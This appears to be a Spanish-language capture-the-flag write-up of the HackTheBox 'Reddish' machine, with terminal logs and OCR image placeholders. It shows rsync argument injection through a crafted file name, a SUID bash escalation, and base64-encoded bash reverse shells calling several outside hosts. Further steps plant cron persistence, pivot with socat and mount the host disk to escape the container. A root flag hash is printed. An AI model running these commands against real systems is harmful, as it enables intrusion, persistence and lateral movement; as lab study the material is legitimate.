www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ echo 'IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK' | base64 -d > bad.rdb
bash: bad.rdb: No such file or directory
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ cd ..
www-data@www:/var/www/html$ cd f187a0ec71ce99642e4f0afbd441a68b/
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ echo 'IyEvYmluL2Jhc2gKCmNobW9kIHUrcyAvYmluL2Jhc2gK' | base64 -d > bad.rdb
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ ls
bad.rdb
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$
```

ahora la idea es crear un archivo que tenga el nombre de -e sh bad.rdb esto se hace con touch
touch -- 'e sh bad.rdb'

```
bad.rdb
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ touch -- '-e sh bad.rdb'
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ ls
-e sh bad.rdb  bad.rdb
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$
```

entonces lo que hara es ejecutar rsync -a -e sh bad.rdb validamos si tenemos siuid en bash

```
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1029624 Nov  5  2016 /bin/bash
www-data@www:/var/www/html/f187a0ec71ce99642e4f0afbd441a68b$ /bin/bash -p
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
bash-4.3# ls
bash-4.3# whoami
root
bash-4.3#
```

Ahora para obtener root el root de ese contenedor en nuestro sistema podemos utilizar bash y modificar el archivo bad.rdb como ya se borró el archivo en este caso ya vamos es a solicitarle que ejecuta una bash como no tenemos nano modificamos de nuevo el script bad.sh luego transfiero decodificando y creo de nuevo el archivo -e sh bad.rdb
bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"

```
  GNU nano 7.2                                                    bad.rdb
#!/bin/bash
bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"
```

recordemos que esto lo ejecutara como root porque ya tenemos root


```
~/machineshtb/Reddish
base64 -w 0 bad.rdb
IyEvYmluL2Jhc2gKYmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMyAwPiYxIgo=

~/machineshtb/Reddish
```

```
bash-4.3# cd ..
bash-4.3# cd f187a0ec71ce99642e4f0afbd441a68b/
bash-4.3# echo 'IyEvYmluL2Jhc2gKYmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xNzIuMTkuMC40LzMzMyAwPiYxIgo=' | base64 -d > bad.rdb
bash-4.3# touch -- '-e sh bad.rdb'
```


touch -- '-e sh bad.rdb'

```
bad.rdb
bash-4.3# touch -- '-e sh bad.rdb'
bash-4.3# ls
-e sh bad.rdb  bad.rdb
bash-4.3# ls
-e sh bad.rdb  bad.rdb
bash-4.3# cd ..
bash-4.3# cd f187a0ec71ce99642e4f0afbd441a68b/
bash-4.3# ls
-e sh bad.rdb  bad.rdb
bash-4.3# cat bad.rdb
#!/bin/bash
bash -c "bash -i &> /dev/tcp/172.19.0.4/333 0>&1"
bash-4.3# ls
-e sh bad.rdb  bad.rdb
bash-4.3#
```


y tenemos root





mejoro la shell e identifico el otro segmento de red.




172.20.0.3
entonces si recordamos el archivo backup.sh este utiliza el comando rsync y luego llama al hosts backup por el port 873




Lo cual me indica que en efecto backup es un hostname y su dirección es 172.20.0.2
ping backup





y nosotros somos la 20.0.3 por lo cual esta llamando a otra maquina podemos utiliza rsync para ver archivos del equipo


rsync rsync://172.20.0.2
rsync rsync://172.20.0.2/src

```
root@www:/tmp# rsync rsync://172.20.0.2
src            src path
root@www:/tmp# rsync rsync://172.20.0.2/src
drwxr-xr-x          4,096 2018/07/15 17:42:39 .
-rwxr-xr-x              0 2018/05/04 21:01:30 .dockerenv
-rwxr-xr-x            100 2018/05/04 19:55:07 docker-entrypoin
drwxr-xr-x          4,096 2018/07/15 17:42:41 backup
drwxr-xr-x          4,096 2018/07/15 17:42:39 bin
drwxr-xr-x          4,096 2018/07/15 17:42:38 boot
drwxr-xr-x          4,096 2018/07/15 17:42:39 data
drwxr-xr-x          3,640 2024/03/20 15:36:29 dev
drwxr-xr-x          4,096 2018/07/15 17:42:39 etc
drwxr-xr-x          4,096 2018/07/15 17:42:38 home
drwxr-xr-x          4,096 2018/07/15 17:42:39 lib
drwxr-xr-x          4,096 2018/07/15 17:42:38 lib64
drwxr-xr-x          4,096 2018/07/15 17:42:38 media
drwxr-xr-x          4,096 2018/07/15 17:42:38 mnt
drwxr-xr-x          4,096 2018/07/15 17:42:38 opt
dr-xr-xr-x              0 2024/03/20 15:36:29 proc
drwxr-xr-x          4,096 2018/07/15 17:42:39 rdb
drwx------          4,096 2018/07/15 17:42:38 root
drwxr-xr-x          4,096 2024/03/20 15:36:30 run
drwxr-xr-x          4,096 2018/07/15 17:42:38 sbin
drwxr-xr-x          4,096 2018/07/15 17:42:38 srv
dr-xr-xr-x              0 2024/03/20 15:36:29 sys
drwxrwxrwt          4,096 2024/03/21 00:11:01 tmp
drwxr-xr-x          4,096 2018/07/15 17:42:39 usr
drwxr-xr-x          4,096 2018/07/15 17:42:39 var
root@www:/tmp#
```

Aparte de enumerar en el equipo también podemos escribir entonces si tenemos acceso de escritura en el otro equipo podemos añadir una tarea cron
creamos un archivo .sh que contiene otra bash esta la guardaremos como una tarea cron el el 20.0.2 y esta bash tendrá otro puerto distinto al 333 porque utilizaremos socat para redirigir ese tráfico hacia el netcat que escuchara por ese puerto .
Coloco la ip de la maquina donde tenemos el actual root y un port
bash -c "bash -i &> /dev/tcp/172.20.0.3/555 0>&1"




lo trasnfiero con curl para esto utilizo de nuevo la funcion curl





Ahora para transferir debe enviarle a la primera máquina un tráfico por port 333 172.19.0.2 y aparte el Python también lo debo levantar en este port por la configuración de socat



__curl http://172.19.0.2:333/shell.sh > shell.sh




como se ve en la imagen me tiro mucho error debido a que no se porque pero la ip original ya no es la 19.0.2 si no que es ahora la 19.0.4 una mierda
__curl http://172.19.0.4:333/shell.sh > shell.sh




ahora validamos si podemos escribir en cron.d
rsync rsync://172.20.0.2/src/etc/cron.d/




creo una tarea cron que ejecute el archivo reverse.sh y guardo esta el la tarea cronshell
echo '* * * * * root sh /tmp/pwned/shell.sh' > cronshell


subo con rsync el archivo cronshell al directorio de tareas de la maquina .0.2
rsync cronshell rsync://172.20.0.2/src/etc/cron.d/cronshell
y lo valido

```
root@www:/tmp/pwned# rsync rsync://172.20.0.2/src/etc/cron.d/
drwxr-xr-x          4,096 2024/03/21 01:20:32 .
-rw-r--r--            102 2015/06/11 10:23:47 .placeholder
-rw-r--r--             29 2018/05/04 20:57:55 clean
-rw-r--r--             38 2024/03/21 01:20:32 cronshell
root@www:/tmp/pwned#
[0] 0:nc  1:nc  2:nc* 3:python3-
```

}
ahora subo socat en la maquina
__curl http://172.19.0.4:333/socat > socat

```
root@www:/tmp/pwned# ls
cronshell  procmon.sh  pspy  shell.sh
root@www:/tmp/pwned# __curl http://172.19.0.4:333/socat > socat
root@www:/tmp/pwned# ls
cronshell  procmon.sh  pspy  shell.sh  socat
root@www:/tmp/pwned#
```

Damos permisos de ejecucion y ahora submios el archivo shell.sh al directorio /tmp/pwned/shell.sh de la maquina 20.0.2

rsync shell.sh rsync://172.20.0.2/src/tmp/pwned/shell.sh

```
root@www:/tmp/pwned# chmod +x socat
root@www:/tmp/pwned# rsync shell.sh rsync://172.20.0.2/src/tmp/pwned/shell.sh
rsync: change_dir#3 "/tmp/pwned" (in src) failed: No such file or directory (2)
rsync error: errors selecting input/output files, dirs (code 3) at main.c(695) [Receiver=3.1.2]
root@www:/tmp/pwned#
```

esto porque pwned no existe entonces muevo shell.sh y cronshell a tmp

```
rsync error: some files/attrs were not transfe
root@www:/tmp/pwned# ls
cronshell  procmon.sh  pspy  shell.sh  socat
root@www:/tmp/pwned# mv shell.sh /tmp
root@www:/tmp/pwned# mv cronshell /tmp
root@www:/tmp/pwned#
```

y ahora modifico cronshell por solo /tmp pero como no hay nano ni vi lo borro y lo creo de nuevo
echo '* * * * * root sh /tmp/shell.sh' > cronshell

```
root@www:/tmp# cat cronshell
* * * * * root sh /tmp/pwned/shell.sh
root@www:/tmp# rm cronshell
root@www:/tmp# echo '* * * * * root sh /tmp/shell.sh' > cronshell
root@www:/tmp#
```

ahora si subo de nuevo ambos tambien me paso a tmp el socat
rsync cronshell rsync://172.20.0.2/src/etc/cron.d/
rsync shell.sh rsync://172.20.0.2/src/tmp/shell.sh


```
root@www:/tmp/pwned# cd ..
root@www:/tmp# ls
cronshell  pwned   shell.sh  socat
root@www:/tmp# rsync cronshell rsync://172.20.0.2/src/etc/cron.d/
root@www:/tmp# rsync rsync://172.20.0.2/src/etc/cron.d/
drwxr-xr-x          4,096 2024/03/21 01:34:45 .
-rw-r--r--            102 2015/06/11 10:23:47 .placeholder
-rw-r--r--             29 2018/05/04 20:57:55 clean
-rw-r--r--             32 2024/03/21 01:34:45 cronshell
root@www:/tmp# rsync shell.sh rsync://172.20.0.2/src/tmp/shell.sh
root@www:/tmp# rsync rsync://172.20.0.2/src/tmp/shell.sh
-rw-r--r--             50 2024/03/21 01:35:33 shell.sh
root@www:/tmp#
```

ahora escucho con socat por este mismo puerto para que me envia una misma shell
./socat TCP-LISTEN:555 stdout


```
root@www:/tmp# rsync rsync://172.20.0.2/src/tmp/shell.sh
-rw-r--r--             50 2024/03/21 01:35:33 shell.sh
root@www:/tmp# ./socat TCP-LISTEN:555 stdout
bash: cannot set terminal process group (2513): Inappropriate ioctl for device
bash: no job control in this shell
root@backup:~#
```

```
bash: no job control in this shell
root@backup:~# whoami
whoami
root
root@backup:~# hostname -I
hostname -I
172.20.0.2
root@backup:~#
```

y somos 172.20.0.2 es decir la maquina de backup ahora mejoramos la shell de nuevo




sin embargo no mejor mucho enumeramos volumenes
df -h




encontramos /backup montamos uno de prueba
mkdir /mnt/prueba y montamos lo que hay en /dev/sda2
mount /dev/sda2 /mnt/prueba

```
shm                64M     0   64M   0% /dev/shm
root@backup:~# mkdir /mnt/prueba
mkdir /mnt/prueba
root@backup:~# mount /dev/sda2 /mnt/prueba
mount /dev/sda2 /mnt/prueba
root@backup:~#
```

y existe otro file system

```
mount /dev/sda2 /mnt/prueba
root@backup:~# cd /mnt/prueba
cd /mnt/prueba
root@backup:/mnt/prueba# ls
ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
root@backup:/mnt/prueba#
```

al parecer es otro contenedor parecido en el que estabamos

```
ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
root@backup:/mnt/prueba# cd /mnt/prueba/home
cd /mnt/prueba/home
root@backup:/mnt/prueba/home# ls
ls
bergamotto  lost+found  somaro
```

lo curioso es que esta la flag de root

```
cd ..
root@backup:/mnt/prueba# cd /mnt/prueba/root
cd /mnt/prueba/root
root@backup:/mnt/prueba/root# ls
ls
root.txt
root@backup:/mnt/prueba/root# cat root.txt
cat root.txt
49f3890b57e5b3841c5b1fc1b71e8723
root@backup:/mnt/prueba/root#
```

Entonces deberíamos tener acceso a la máquina real, para esto creamos una tarea cron parecida a la anterior solo que esta va dirigida a la máquina real y acá escucharemos con netcat directamente.
entonces ingreso al etc/cron.d de la montura
cd /mnt/prueba/etc/cron.d

```
root@backup:/mnt/prueba# cd ..
cd ..
root@backup:/mnt# cd /mnt/prueba/etc/cron.d
cd /mnt/prueba/etc/cron.d
root@backup:/mnt/prueba/etc/cron.d# ls
ls
mdadm  popularity-contest
root@backup:/mnt/prueba/etc/cron.d#
[0] 0:nc  1:nc  2:nc* 3:python3  4:zsh-
```

echo ' * * * * * root sh /tmp/shell2.sh' > tarea

```
mdadm  popularity-contest
root@backup:/mnt/prueba/etc/cron.d# echo ' * * * * * root sh /tmp/shell2.sh' > tarea
echo ' * * * * * root sh /tmp/shell2.sh' > tarea
root@backup:/mnt/prueba/etc/cron.d# ls
ls
mdadm  popularity-contest  tarea
root@backup:/mnt/prueba/etc/cron.d#
[0] 0:nc  1:nc  2:nc* 3:python3  4:zsh-
```

ahora me dirjo a /tmp alli alojare el shell2.sh que tendra una reverseshell bash con la ip de mi maquina y el port de mi netcat

```
ls
mdadm  popularity-contest
root@backup:/mnt/prueba/etc/cron.d# echo ' * * * * * root sh /tmp/shell2.sh' > tarea
echo ' * * * * * root sh /tmp/shell2.sh' > tarea
root@backup:/mnt/prueba/etc/cron.d# ls
ls
mdadm  popularity-contest  tarea
root@backup:/mnt/prueba/etc/cron.d# cd ..
cd ..
root@backup:/mnt/prueba/etc# cd ..
cd ..
root@backup:/mnt/prueba# cd /tmp
cd /tmp
root@backup:/tmp#
[0] 0:nc  1:nc  2:nc* 3:zsh- 4:zsh
```

bash -c "bash -i &> /dev/tcp/10.10.14.5/444 0>&1"

```
kali@kali: ~/machineshtb
  GNU nano 7.2                                    shell2.sh *
bash -c "bash -i &> /dev/tcp/10.10.14.5/444 0>&1"
```

```
┌──(kali㉿kali)-[~/machineshtb/Reddish]
└─$ nc -lvpn 444
invalid local port n

┌──(kali㉿kali)-[~/machineshtb/Reddish]
└─$ nc -lvnp 444
listening on [any] 444 ...
```

transfiero con base64
base64 -w 0 shell2.sh

```
~/machineshtb/Reddish
base64 -w 0 shell2.sh
YmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NCAwPiYxIgo=

~/machineshtb/Reddish
```

ahora en victima
echo 'YmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NCAwPiYxIgo=' | base64 -d > shell2.sh
sin embargo esta se creo en el tmp original

```
root@backup:/tmp# echo 'YmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NCAwPiYxIgo=' | base64 -d >  shell2.sh
echo 'YmFzaCAtYyAiYmFzaCAtaSAmPiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NCAwPiYxIgo=' | base64 -d >  shell2.sh
root@backup:/tmp# ls
ls
shell.sh  shell2.sh
root@backup:/tmp# cat shell2.sh
cat shell2.sh
bash -c "bash -i &> /dev/tcp/10.10.14.5/444 0>&1"
root@backup:/tmp#
```

por lo cual la muevo a la montura

```
root@backup:/tmp# cd /mnt/prueba/tmp
cd /mnt/prueba/tmp
root@backup:/mnt/prueba/tmp# ls
ls
shell2.sh          systemd-private-4ec0f45021cb44f58343c50c1e371a51-systemd-resolved.service-O0cgWq   vmware-root_901-3988228452
snap-private-tmp   systemd-private-4ec0f45021cb44f58343c50c1e371a51-systemd-timesyncd.service-qg2acH
root@backup:/mnt/prueba/tmp#
[0] 0:nc  1:nc  2:nc* 3:zsh- 4:zsh
```

doy permisos de ejecución


```
snap-private-tmp  systemd-private-4ec0f45021cb44f58343c50
root@backup:/mnt/prueba/tmp# chmod +x shell2.sh
chmod +x shell2.sh
root@backup:/mnt/prueba/tmp#
[0] 0:nc  1:nc  2:nc* 3:nc- 4:zsh
```

y ahora valido en mi netcat

```
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.94] 60638
bash: cannot set terminal process group (14016): Inappropriate ioctl for device
bash: no job control in this shell
root@reddish:~# whoamli
whoamli

Command 'whoamli' not found, did you mean:

  command 'whoami' from deb coreutils

Try: apt install <deb name>

root@reddish:~# whoami
whoami
root
root@reddish:~#
[0] 0:nc  1:nc  2:nc  3:nc* 4:zsh-
```

```
Try: apt install <deb name>

root@reddish:~# whoami
whoami
root
root@reddish:~# hostname -I
hostname -I
10.10.10.94 192.168.123.1 172.18.0.1 172.20.0.1 172.17.0.1 172.19.0.1
root@reddish:~#
[0] 0:nc  1:nc  2:nc  3:nc* 4:zsh-
```

aca tambien estan las flags




con esto termino la maquina mas hptamente dificil que he realizado una gonorrea de maquina